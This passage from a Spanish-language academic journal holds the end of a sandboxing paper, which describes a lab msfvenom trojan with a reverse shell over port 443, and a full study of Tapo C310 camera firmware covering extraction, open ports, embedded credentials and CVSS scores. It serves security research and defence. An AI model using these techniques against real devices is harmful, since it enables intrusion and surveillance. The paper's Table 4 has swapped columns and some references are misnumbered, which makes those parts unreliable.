ARCHIVO CONFIDENCIAL 01.pdf" >KEGV_ARCHIVO_CONFIDENCIAL_01.pdf”
```




Figura 6. Ataque: Acceso a archivos confidenciales.

5 Resultados

Se implementó un entorno controlado en laboratorio on el propósito de evaluar la eficacia del sandboxing en la detección y contención de software malicioso Para ello, se diseñó un archivo ejecutable (.exe) disfrazado como una aplicación legítima alojado en un servidor web. Se generó un archivo ejecutable contenía un payload de tipo troyano, mediante la herramienta msfvenom, que facilitó el establecimiento de una conexión inversa desde la máquina víctima hacia el sistema del atacante, a través del puerto 443. Durante la simulación se logró establecer una conexión remota, otorgando al atacante acceso al sistema de archivos de la víctima. Se detectó tráfico saliente e ingresante que logró pasar desapercibido al simular tráfico HTTPS, lo que pone de relieve el riesgo de exfiltración de datos a través de puertos comúnmente permitidos.

Los resultados confirman que tecnologías como Windows Sandbox y Firejail permite ejecutar software potencialmente dañino en entornos aislados, lo cual facilita el análisis de su comportamiento sin comprometer el sistema principal. Esta técnica se presenta como una medida efectiva de prevención, especialmente en contextos donde no se dispone de soluciones de ciberseguridad contribuyendo a la detección temprana de amenazas y en la mitigación de impacto en el sistema.

6 Conclusiones y trabajo a futuro.

El sandboxing es un instrumento que facilita el manejo de amenazas informáticas, sin embargo, no debe considerarse una solución única, sino que debe integrarse en un enfoque de seguridad más extenso que contemple herramientas adicionales como antivirus, firewalls y políticas de acceso. El trabajo realizado demuestra que los ataques

basados en ingeniería social siguen representando una amenaza crítica, utilizando la ignorancia del usuario para simplificar la infiltración de malware y otorgar acceso a los recursos privados.

Desde un punto de vista ético, es indispensable que las pruebas de sandboxing y la simulación de ataques se lleven a cabo exclusivamente en ambientes de laboratorio controlados, con propósitos académicos y de

investigación. Cualquier uso de estas técnicas fuera de este contexto podría violar principios de integridad, confidencialidad y consentimiento, fundamentales en la ética informática.

En términos legales, prácticas como la creación de malware con fines didácticos deben apegarse a normativas como el Reglamento General de Protección de Datos (GDPR) y/o la Ley Federal de Protección de Datos Personales en Posesión de los Particulares en México, entre otras. Se debe garantizar que no se comprometan sistemas reales, y que no se difunda software malicioso fuera del entorno experimental.

Como trabajo a futuro se propone desarrollar una integración de entornos sandbox con sistemas de detección automática (Inteligencia Artificial). Mediante el uso de algoritmos de machine learning que permitan identificar comportamientos anómalos. También se propone automatizar el monitoreo de actividades sospechosas por medio de scripts. Finalmente, es conveniente considerar la implementación de programas de conciencia ética y técnica para el usuario final de estas herramientas de sandboxing, enfocados en la identificación de riesgos y en el uso adecuado de herramientas de protección digital.

Referencias

[1] Equipo editorial, Etecé. (2023, 19 noviembre). Riesgos de internet - Ejemplos, tipos y cómo prevenirlos. Concepto. https://concepto.de/riesgos-de-internet/

[2] Piratería digital. (s. f.). https://www.interpol.int/es/Delitos/Productos-ilegales/Compre-de- forma-segura/Pirateria-digital

[3] Ibm. (2024, 11 octubre). Hacking. ¿Qué es el hacking? https://www.ibm.com/mx- es/topics/cyber-hacking#:~:text=Los%20ataques%20cibern%C3%A9ticos%20son%20intentos,es%20la%20gesti%C3%B3n%20de%20vulnerabilidades%3F

[4] ¿Qué es la seguridad en Internet? (2021, 25 mayo). /. https://www.kaspersky.es/resource-center/definitions/what-is-internet-security

[5] ¿Qué es un virus troyano? Tipos y cómo eliminarlo. (2018, 13 abril). /. https://latam.kaspersky.com/resource-center/threats/trojans

[6] Robo dedatos y cómo protegerlos. (2017, 22 noviembre). /. https://latam.kaspersky.com/resource-center/threats/data-theft

[7] Puerto HTTPS 443 y el Puerto 8443. (2022, November 13). https://forum.huawei.com/enterprise/es/Puerto-HTTPS-443-y-el-Puerto-8443/thread/667234114752888833-667212890693840896

[8] De Luz, S. (2024, 21 julio). Puertos abiertos: qué ventajas y peligros tiene. RedesZone. https://www.redeszone.net/tutoriales/configuracion-puertos/puertos-abiertos-atacar-que- pueden-hacer/

[9] Qué es Aislamiento - Términos y Definiciones de Ciberseguridad. (s. f.). https://www.vpnunlimited.com/es/help/cybersecurity/isolation

[10] ¿Qué es el sandboxing y cómo funciona? | Avast. (s. f.). Avast Antivirus. https://www.avast.com/es-mx/business/resources/what-is-sandboxing#pc

[11] Vinaypamnani-Msft. (2024, 20 julio). Espacio aislado de Windows. Microsoft Learn. https://learn.microsoft.com/es-es/windows/security/application-security/application-isolation/windows-sandbox/windows-sandbox-overview

[12] Egele, M., Scholte, T., Kirda, E., & Kruegel, C. (2012). A survey on automated dynamic malware-analysis techniques and tools. ACM Computing Surveys (CSUR).

[13] Fiore, U., Palmieri, F., & Castiglione, A. (2020). Security and isolation of Linux containers with Firejail: An empirical study. Journal of Information Security and Applications.

[14] Martín, A., Rodríguez, J., & Sánchez, L. (2021). Sandboxing dinámico para el análisis de malware: comparación de plataformas Cuckoo y Joe Sandbox. Revista Iberoamericana de Tecnologías Avanzadas.

Ingeniería inversa: Identificación de Brechas de Seguridad en Cámara de Videovigilancia
Reverse Engineering: Identifying Security Gaps in Video Surveillance Cameras

Juan Felipe Pérez Roldán, Ana Claudia Zenteno Vázquez, María del Carmen Santiago Díaz, Judith Pérez Marcial, Gustavo Trinidad Rubín Linares

Facultad de Computación, Avenida San Claudio y 14 Sur, Colonia San Manuel, Ciudad Universitaria, C.P. 72570, Puebla, Puebla. México.
juan.perezrold@alumno.buap.mx,{ana.zenteno, marycarmen.santiago, judith.perez, gustavo.rubin}@correo.buap.mx

Fecha de recepción: 19 de septiembre de 2025
Fecha de aceptación: 4 de marzo de 2026

Resumen. El presente trabajo se enfoca en el análisis de seguridad del firmware de un modelo conocido en los hogares por su precio, con el objetivo de identificar vulnerabilidades que puedan comprometer la integridad, confidencialidad o disponibilidad del dispositivo. Se realiza ingeniería inversa sobre el firmware extraído, permitiendo el análisis del sistema de archivos, donde se identificaron componentes críticos como credenciales embebidas, scripts de arranque, servicios en ejecución y binarios propietarios. Además, se llevaron a cabo pruebas de penetración orientadas al reconocimiento del dispositivo mediante técnicas como escaneo de puertos, identificación de servicios abiertos y análisis de posibles vectores de ataque. Se evalúa también el comportamiento del dispositivo en diferentes entornos de red, lo que permite identificar riesgos asociados a una configuración por defecto poco segura. Este estudio proporciona evidencia técnica de los riesgos asociados al software embebido en dispositivos IoT, y sugiere posibles mitigaciones a nivel de firmware para fortalecer su seguridad.

Palabras clave: Cámaras IP, Ciberseguridad, Vulnerabilidades, Análisis de firmware, Pruebas de penetración.

Summary. This thesis focuses on the security analysis of the TP-Link TAPO C310 IP camera firmware, aiming to identify vulnerabilities that may compromise the device's integrity, confidentiality, or availability. Reverse engineering techniques were applied to the extracted firmware image, allowing for a thorough examination of its internal file system. During the analysis, several critical elements were identified, including embedded credentials, startup scripts, configuration files, running services, and proprietary binaries. These components represent potential security risks if left unprotected or misconfigured. Furthermore, penetration testing techniques were conducted in a controlled network environment, including port scanning, service enumeration, and analysis of exposed interfaces. These tests revealed open services that could be exploited by attackers to gain unauthorized access. The device's behavior was also assessed under different operational contexts to evaluate how default settings impact overall security. This study contributes to understanding the risks associated with embedded IoT firmware and proposes firmware-level recommendations to enhance the robustness of similar devices in real-world deployments.

Keywords: IP Cameras, Cybersecurity, Vulnerabilities, Firmware Analysis, Penetration Testing.

1 Introducción

El uso de dispositivos de videovigilancia ha abierto puertas a la mejora tanto como individuos en la seguridad de los hogares, así como en empresas donde es crucial mantener una continua supervisión como lo son entidades bancarias, almacenes o plantas de montaje, pero estas nuevas oportunidades no están solo a nuestro alcance pues pueden ser tomadas como ventanas para vulnerar la privacidad de los usuarios a manos de los llamados ciber delincuentes.

El modelo Tapo C310 de TP-Link, por su amplia adopción, representa un caso relevante para estudiar su seguridad. Esta investigación busca identificar las principales brechas de seguridad presentes en estos dispositivos junto a recomendaciones propuestas por los proveedores para mitigar estas vulnerabilidades.

2 Estado del arte

El predecesor de los sistemas de videovigilancia basados en cámaras IP corresponde a los sistemas basados en cámaras análogas conectadas mediante cable coaxial al sistema de grabación DVR (Digital Video Recorders), siendo estos los únicos sistemas de videovigilancia existentes hasta la incorporación de la cámara "Neteye" de la empresa Axis en 1992, ellos combinaron la cámara de video analógica con un microprocesador especializado (Procesador RISC de 32 bit "ETRAX") que controlaba la cámara e interactuaba con la red mediante los protocolos ARP, RARP, BOOTP, TCP, IP, HTTP ICMP y FTP. Marcando un antes y un después en el mercado de los sistemas de videovigilancia [1].

Tabla. 1. Tabla comparativa entre protocolos usados inicialmente y protocolos actuales [2]

Categoría	Protocolo anterior	Protocolo actual
Resolución de direcciones IP	RARP Y BOOTP No permiten restricciones en la asignación de direcciones IP.	DHPC Soporta asignación dinámica y permite más configuraciones como DNS y Gateway.
Comunicación WEB	HTTP Transmite datos en texto plano, lo que lo hace vulnerable a ataques de interceptación.	HTTPS Usa cifrado TLS/SSL para proteger la comunicación entre el cliente y el servidor.
Transferencia archivos	FTP No cifra los datos ni las credenciales, lo que permite ataques como la interceptación de contraseñas.	SFTP Basado en SSH, cifra la transferencia de datos, protegiendo credenciales y archivos.
Streaming video	RTP Transmite video y audio en tiempo real, pero sin cifrado, lo que permite espionaje o manipulación.	SRTP Añade cifrado y autenticación para garantizar que la transmisión no sea interceptada o modificada.

La base de datos CVE (Common Vulnerabilities and Exposures) contiene en sus registros la vulnerabilidad con ID CVE-2022-37255 donde se consigue acceso a la transmisión de video haciendo uso de credenciales conocidas previamente, siendo este vector de credenciales una de las vulnerabilidades más conocidas, simples de ejecutar y por lo tanto de mayor importancia. [3]

Diversos proveedores al descubrir nuevas vulnerabilidades realizan parches de seguridad en el firmware de las cámaras, pero esta no es la única forma de mantener seguros estos dispositivos, existen diversas recomendaciones que el usuario puede llevar a cabo para añadir capas extras de seguridad, dentro de estas recomendaciones encontramos:

- Crear usuarios con credenciales seguras: En el momento de configuración del dispositivo, se recomienda crear el usuario evitando nombres comunes como lo son "root" o "admin", además de usar contraseñas seguras con las siguientes recomendaciones: usar más de 8 caracteres, hacer uso de combinaciones con caracteres alfanuméricos y caracteres especiales y evitar contraseñas conocidas como "12345678" o "qwerty1234".
- Seguir paso a paso las recomendaciones propuestas por los proveedores de las cámaras en las guías de instalación del dispositivo. Cada fabricante proporciona manuales y guías de instalación para sus dispositivos. Es fundamental seguir estas instrucciones al pie de la letra, ya que incluyen configuraciones recomendadas para optimizar el funcionamiento y la seguridad de la cámara.
- Crear segmentos de red destinados únicamente a estos dispositivos. Para mejorar la seguridad de las cámaras IP, se recomienda aislarlas en una red separada del resto de los dispositivos conectados a internet.
- No descargar software o actualizaciones no autorizadas por el proveedor. Es importante asegurarse de que todas las actualizaciones y software instalados en la cámara provengan únicamente del fabricante oficial.[4]

3 Metodología

El desarrollo del presente trabajo se realiza bajo una metodología de tipo aplicada, siguiendo un enfoque experimental y analítico. Cada una de las etapas propuestas permite abordar de manera estructurada el estudio de las vulnerabilidades en cámaras IP.

3.1 Investigación: cámaras, software, protocolos.

Se lleva a cabo una investigación documental y técnica para comprender el funcionamiento de las cámaras IP, su comportamiento en la red y los diferentes protocolos que utilizan para la transmisión de datos, la autenticación y la configuración remota. Este primer paso permitirá sentar las bases para un correcto análisis posterior del firmware además de que facilita la identificación de vectores de ataques más comunes.

3.2 Análisis de software firmware de cámara Tapo c310

Se obtiene el firmware, en medio oficiales o se obtiene desde dispositivo físico haciendo uso de la técnica "*Dumping*", vía pines UART, del modelo especificado de cámara utilizado en el estudio. A través de herramientas como "*Binwalk*", binwalk es una herramienta para buscar en una imagen binaria archivos embebidos y código ejecutable [5], y "*usquashfs*", *SquashFS* es un sistema de archivos de solo lectura altamente comprimido para Linux y *unsquashfs* permite descomprimir estos archivos [5], se realiza el análisis a los ficheros para identificar configuraciones por defectos, presencia de credenciales, servicios expuestos y otras vulnerabilidades. Esta etapa expondrá las debilidades del sistema desde su núcleo.

3.3 Pruebas de penetración al equipo físico

En esta etapa se realizan pruebas de penetración directamente al equipo físico (cámara IP modelo Tapo c310) para validar vulnerabilidades documentadas en pasado y descubrir nuevas vulnerabilidades presentes.

Estas pruebas se llevan a cabo en un entorno controlado, respetando las prácticas éticas con fines académicos. Los resultados que se obtienen permiten determinar el nivel de exposición de la cámara en configuración de fabrica conectada a una red doméstica y justificar la necesidad de aislarla en una red segura.

3.4 Análisis de implementaciones de seguridad de la cámara Tapo c310

En esta etapa se analizan implementaciones de seguridad de la cámara Tapo c310, una vez identificado el comportamiento del dispositivo antes de las pruebas de penetración, se analizan las medidas y configuraciones de seguridad que se ofrecen por defecto; autentificación con factor de dos pasos, actualizaciones de firmware y uso de aplicación móvil. Se evalúan elementos como autenticación, cifrado, servicios y actualizaciones.

4 Resultados experimentales

El análisis del firmware de un dispositivo IoT requiere una serie de pasos estructurados que permitan descomponer la imagen binaria del sistema en diferentes componentes. En esta investigación se utilizó la siguiente metodología descrita en la figura 1 para estudiar el firmware de la cámara TAPO C310.




Figura 1. Metodología de análisis.

El primer paso consiste en obtener la imagen de firmware del dispositivo. En este caso, se localizó el archivo binario oficial correspondiente al modelo TAPO C310, versión 1.3.2, a través de los canales públicos del proveedor. Alternativamente, este archivo puede ser extraído físicamente desde la memoria flash del dispositivo utilizando técnicas de dumping. La imagen binaria contiene el sistema operativo embebido junto con todas las configuraciones y servicios integrados.

Una vez obtenida la imagen binaria, se procede a su análisis utilizando la herramienta *binwalk*, la cual permite identificar firmas de sistemas de archivos y cabeceras de archivos comprimidos. Esta etapa resulta fundamental para localizar estructuras que encapsulan el contenido del firmware.

Con base en la información proporcionada por *binwalk*, se hace uso de la herramienta *unsquashfs* para descomprimir el sistema de archivos. Esta operación permite acceder a la estructura de carpetas del sistema operativo del dispositivo, incluyendo directorios como */etc, /bin, /sbin*, y */lib*, entre otros. La extracción es esencial para realizar un análisis estático del firmware, identificando configuraciones de seguridad, credenciales por defecto y servicios habilitados.

Una vez se extrae la estructura de archivos, se realiza un análisis manual de los directorios y ficheros más críticos desde el punto de vista de la ciberseguridad.

En la figura 2 se presenta el desglose de directorios que conforman al sistema de la cámara correspondiente a la versión 1.3.2.




Figura 2. Directorios del sistema firmware de la cámara tapo c310.

En la tabla 2 se describe el contenido de los directorios, destacando aquellos que contienen archivos de configuración.

Tabla 2. Contenido del árbol de directorios.

Directorio	Contenido
Squashfs-root/	Raíz del proyecto
bin/	Contiene ejecutables esenciales del sistema, como busybox, ash, ping, mount, entre otros comandos estándar de UNIX.
config/	Archivos de configuración de bajo nivel. Incluye archivos como board.ini, mmap.ini, y herramientas para detección de sensores.
data/	Almacena información de configuración (cfg), paquetes (ipkg) y plugins.
dev/	Archivos de dispositivos (especiales), como graphics, necesarios para la interacción con el hardware.
etc/	Configuraciones generales del sistema como passwd, inittab, scripts de inicio, certificados, y configuraciones de red.
lib/	Bibliotecas compartidas del sistema, como libc, libubus.so, libmi_*. Son utilizadas por los ejecutables
mnt/	Punto de montaje temporal para dispositivos externos (vacío por defecto).

overlay/	Sistema de archivos en capa superior para persistencia de configuraciones y es dependiente de ejecución.
proc/	Sistema virtual que contiene información sobre procesos y kernel.
rom/	Contiene la base inalterable del sistema operativo.
root/	Directorio home del usuario root y vacío en este caso.
sbin/	Binarios del sistema relacionados con la administración como init, reboot, uci, wifi, sysctl, entre otros.
sys/	Sistema de archivos virtual que expone información y control del kernel.
tmp/	Directorio temporal utilizado por el sistema durante la ejecución
usr/	Contiene subdirectorios bin, lib, sbin, y share con utilidades adicionales y bibliotecas.
var/	Directorio para archivos temporales del sistema y sockets (ssh-*, tmpaddon, etc.).
www/	Vacío en esta versión.

En la figura 3 se muestra el uso del algoritmo RSA como método de encriptación, mostrando la posible vulnerabilidad al detectar el directorio donde son guardadas estas claves.

RSA es un sistema de cifrado asimétrico que utiliza un par de llaves: una pública para cifrar y una privada para descifrar. Su seguridad se basa en la dificultad de factorizar números primos grandes, y permite intercambiar información segura sin necesidad de compartir previamente una clave secreta. [7]




Figura 3. Llave de encriptación RSA.

Posteriormente a esto se realiza un escaneo de puertos y servicios usando la herramienta *nmap*.

Tabla 3: Servicios y puertos detectados.

Puerto	Estado	Servicio
443	Open	ssl/https
554	Open	Rtsp
2020	Open	Xinupageserver?
8445	Open	ssl/https-alt?
8800	Open	Sunwebadmin?

Durante el análisis de superficie de ataque mediante escaneo de puertos, se identificaron varios servicios en ejecución en la cámara TAPO C310 mostrados en la tabla 3. El puerto 443, comúnmente utilizado para

conexiones *HTTPS* seguras, sugiere la existencia de una interfaz web o API protegida por TLS. El puerto 554, correspondiente al protocolo *RTSP* (*Real-Time Streaming Protocol*), confirma la presencia de un servicio de transmisión de video en tiempo real, lo cual es esperado en dispositivos de videovigilancia. Sin embargo, la exposición del puerto 2020 asociado tentativamente a *XinuPageServer* y el 8800, potencialmente vinculado con *SunWebAdmin*, podría representar un riesgo si dichos servicios no están autenticados o correctamente configurados, ya que son menos comunes y podrían contener vulnerabilidades no documentadas. Por otro lado, el puerto 8445 está relacionado con una versión alternativa o personalizada de *HTTPS*, indicando la existencia de múltiples interfaces de administración o control [8].

La exposición de múltiples puertos en un dispositivo IoT como una cámara IP representa un área significativa de posibilidades de ataque. Cada puerto abierto puede convertirse en un vector de entrada para potenciales atacantes, especialmente si los servicios asociados no están debidamente protegidos mediante autenticación robusta, cifrado adecuado o actualizaciones de seguridad. La presencia de puertos poco comunes o no documentados incrementa aún más el riesgo, ya que pueden ocultar funcionalidades no intencionadas o interfaces administrativas olvidadas por el fabricante. Este análisis resalta la importancia de realizar un cierre o filtrado estricto de puertos, así como la necesidad de configurar los servicios activos bajo principios de mínimo privilegio y exposición.

5 Evaluación del impacto de las vulnerabilidades detectadas

Para valorar el riesgo que representan las vulnerabilidades identificadas la empresa Forum of Incident Response and Security Teams (FIRST) ofrece el sistema Common Vulnerability Scoring System Version 4.0 (CVSS v4.0), considerando factores complejidad del ataque, nivel de privilegios requeridos, impacto sobre la confidencialidad, integridad y disponibilidad como se muestra en la tabla 4.

Tabla 4: Evaluación del impacto.

Vulnerabilidad	Vector de ataque	Puntaje CVSS	Impacto Principal
Credenciales embebidas	9.3 / Critico	ssl/https	Acceso no autorizado
Puerto RTSP sin autenticación	8.7 / Alto	Rtsp	Intercepción de video
Claves RSA almacenadas sin cifrado	5.9 / Medio	Xinupageserver?	Exposición de comunicaciones cifradas

El sistema CVSS evalúa la severidad de una vulnerabilidad con base en un conjunto de métricas conocidas como “Base Metrics”, que determinan qué tan fácil es explotarla y cuál sería el impacto en el sistema si se llegara a ejecutar. Estas métricas se dividen en dos grandes grupos: las “Exploitability Metrics”, que consideran factores como el vector de ataque (es decir, si la vulnerabilidad puede ser explotada remotamente o requiere acceso físico), la complejidad del ataque, los privilegios necesarios y si se requiere o no interacción del usuario; y las “Impact Metrics”, que evalúan si la vulnerabilidad afecta la confidencialidad, la integridad o la disponibilidad del sistema [9]. Además, en algunos escenarios se consideran métricas de impacto en sistemas subsecuentes, si la vulnerabilidad pudiera extenderse a otros dispositivos.

Las credenciales embebidas en el firmware de la cámara TAPO C310 representan una vulnerabilidad explotable remotamente, ya que un atacante con acceso a la red puede autenticarse sin dificultad. La explotación es sencilla, no requiere privilegios ni interacción del usuario, y permite comprometer la confidencialidad, integridad y disponibilidad del dispositivo, al otorgar control total sobre su configuración y funcionamiento.

La exposición del puerto RTSP sin autenticación también es explotable por red y de baja complejidad, ya que cualquier atacante puede acceder al flujo de video con herramientas básicas. No requiere privilegios ni intervención del usuario. Sin embargo, su impacto se limita a la confidencialidad, pues el atacante no puede modificar ni desactivar el sistema a través de este canal.

En cuanto a las llaves RSA visibles en el firmware, esta vulnerabilidad requiere acceso físico o administrativo al dispositivo, lo que la clasifica como local y de alta complejidad. Aunque no necesita privilegios adicionales ni interacción del usuario, su impacto recae principalmente en la confidencialidad, al permitir descifrar comunicaciones si las claves son reutilizadas, sin comprometer directamente otros aspectos del sistema.

6 Conclusiones y trabajos futuros

El análisis del firmware de la cámara ha revelado múltiples vulnerabilidades que podrían ser explotadas por actores malintencionados, comprometiendo así la seguridad de la red y la privacidad de los usuarios. A través del uso de herramientas se identificaron configuraciones inseguras, servicios expuestos y mecanismos de autenticación débiles. Estos hallazgos ponen en evidencia la necesidad de que los fabricantes adopten prácticas más rigurosas en el desarrollo de firmware para dispositivos IoT.

La actualización del firmware en dispositivos IoT es una medida para garantizar su seguridad y funcionamiento confiable. Los fabricantes suelen liberar parches que corrigen vulnerabilidades descubiertas posteriormente al lanzamiento del producto, por lo que mantener el firmware actualizado reduce el riesgo de explotación por parte de atacantes. En muchos casos, las brechas de seguridad son aprovechadas debido a que los usuarios no aplican dichas actualizaciones, dejando expuestos sus dispositivos. Además, las actualizaciones no solo mejoran la seguridad, sino que también optimizan el rendimiento, corrigen errores y amplían funcionalidades. [10]

Para futuras investigaciones, se sugiere extender el análisis a otros modelos de cámaras IP de diferentes fabricantes, con el fin de evaluar si presentan vulnerabilidades similares. Asimismo, como medida de mitigación, se propone el desarrollo de un entorno de red segura que integre segmentación de red, cifrado de extremo a extremo y supervisión del tráfico mediante sistemas IDS. Esta propuesta busca reducir significativamente el riesgo de intrusiones y accesos no autorizados, fortaleciendo así la seguridad de los entornos donde se implementan cámaras IP.

References

[1] AXIS NetEyeTM 200. (s. f.). En Axis.com. AXIS. Recuperado 11 de abril de 2025, de https://www.axis.com/dam/public/eb/70/f6/axis-neteyetm-200-en-US-196579.pdf

[2] Redes informáticas - Nociones fundamentales (5a edición). (s. f.). Google Books. https://books.google.com.mx/books?hl=es&lr=&id=Huwy1L0PEq8C&oi=fnd&pg=PA4&dq

[3] =Protocolos+de+red&ots=N0-o8ubScw&sig=5mB7APr485tfdRtZV7tL5VVCX3Y&redir_esc=y#v=onepage&q=Protocolos%20de%20red&f=false

[4] NVD - CVE-2022-37255. (s. f.). https://nvd.nist.gov/vuln/detail/CVE-2022-37255

[5] Ribero-Corzo, S. M., & Prieto-Guerrero, Y. A. (2021). Identificación de riesgos en la seguridad de la información de cámaras de vigilancia domésticas en entornos IOT. Repositorio Institucional Universidad Católica de Colombia -RIUCaC. https://repository.ucatolica.edu.co/entities/publication/64904c63-3163-4033-87e8- f8753b49e5c8

[6] binwalk | Kali Linux Tools. (s. f.). Kali Linux. https://www.kali.org/tools/binwalk/

[7] squashfs-tools-ng - Kali Linux Package Tracker. (s. f.). https://pkg.kali.org/pkg/squashfs- tools-ng

[8] Pérez, R. A., & Gálvez, J. A. S. (2001, 1 enero). RSA: Criptosistema de llave pública . https://repositorio-uapa.cuaed.unam.mx/repositorio/moodle/pluginfile.php/2176/mod_resource/content/3/contenido/index.html

[9] Perez, G. A. H., & Fernandez, H. A. F. (2009). GESTIÓN Y SEGURIDAD EN PUERTOS.

[10] Vinculos, 6(1), 40-45. https://doi.org/10.14483/2322939x.4143

[11] CVSS v4.0 Specification Document. (n.d.). FIRST — Forum of Incident Response and Security Teams. https://www.first.org/cvss/v4-0/specification-document

[12] Jorge Alberto, M. G. (2019). LA IMPORTANCIA DE LA GESTIÓN DE RIESGOS Y SEGURIDAD EN EL INTERNET DE LAS COSAS (IOT) [Articulo, Universidad Piloto de Colombia]. http://repository.unipiloto.edu.co/handle/20.500.12277/6754

[13] Mejía, D. F. (2022, 27 enero). Ana Karina Soto: Hackean cámaras de seguridad de casa de presentadora. RCN Radio. https://www.rcnradio.com/entretenimiento/hackean-camaras-de-seguridad-de-casa-de-presentadora-ana-karina-soto

[14] López Rodríguez, J. C. L. (2007). Estructura, funcionamiento y aplicación de las cámaras IP [Monografía]. Universidad Autónoma del estado de Hidalgo.

[15] Bernal Garnica, M. B. G. (2015). SEGURIDAD EN PROFUNDIDAD “Los pro y los contra” [Universitaria Piloto de Colombia]. https://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2832/Trabajo%20de%20grado.pdf?sequence=1&isAllowed=y
[16] ¿Qué es la segmentación de la red? (s. f.). Palo Alto Networks. https://www.paloaltonetworks.es/cyberpedia/what-is-network-segmentation (accedido el 6 de abril de 2025).
[17] ¿Qué es una lista de control de acceso a la red (ACL)? | Fortinet. (s. f.). Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/network-access-control-list (accedido el 6 de abril de 2025).
[18] ¿Qué es un firewall? Definición y tipos de firewall | Fortinet. (s. f.). Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/firewall#:~:text=Un%20firewall%20es
[19] %20un%20dispositivo,y%20redes%20externas%20no%20confiables. (accedido el 6 de abril de 2025).
[20] Ibm. (2024, 15 julio). Sistema de detección de intrusiones. ¿Qué es un sistema de detección de intrusiones (IDS)? https://www.ibm.com/mx-es/topics/intrusion-detection-system (accedido el 6 de abril de 2025).
[21] Redacción. (2019, 13 diciembre). El hacker que le habló a una niña por una cámara Ring colocada en su habitación. BBC News Mundo. https://www.bbc.com/mundo/noticias- 50781444

Impacto de la inteligencia artificial en el aprendizaje, modelo de predicción
Impact of artificial intelligence on learning: a prediction model

Silvia Soledad Moreno Gutiérrez [1], Luis Felipe Barrera Cervantes [1], Salvador Martín Camacho y López [1]

[1] Universidad Autónoma del Estado de Hidalgo. Escuela Superior de Tlahuelilpan. Tlahuelilpan. Hgo. México. silviam@uaeh.edu.mx

Fecha de recepción: 22 de septiembre de 2025
Fecha de aceptación: 5 de marzo de 2026

Resumen. Durante la formación de estudiantes de nivel superior, en los últimos años el uso de las tecnologías inteligentes han representado una alternativa fundamental para el fortalecimiento del proceso educativo, de hecho, la evolución acelerada y el alto potencial de la inteligencia artificial (IA) están demandando la integración de docentes y estudiantes al ecosistema digital como una tendencia de aceptación creciente. Considerando este motor de innovación con miras hacia la sociedad 5.0, el rol de estudiante se está transformando, no así el rol del profesor quien muestra incertidumbre hacia la IA en diversos países de Latinoamérica. Por ello, el presente trabajo expone el desarrollo de 2 modelos de aprendizaje automático basados en la metodología CRISP-DM y datos de estudiantes de ingeniería de software, para analizar y predecir el impacto de IA en el aprendizaje. Luego de validación el mejor fue random forest con una precisión de 0.86, sensibilidad de 0.87 y f1 score de 0.84. La propuesta se considera adecuada para realizar la predicción y a través de sus resultados fortalecer la toma de decisiones y el proceso educativo mediante las herramientas pertinentes.

Palabras Clave: aprendizaje**,** aprendizaje automático, recursos inteligentes.

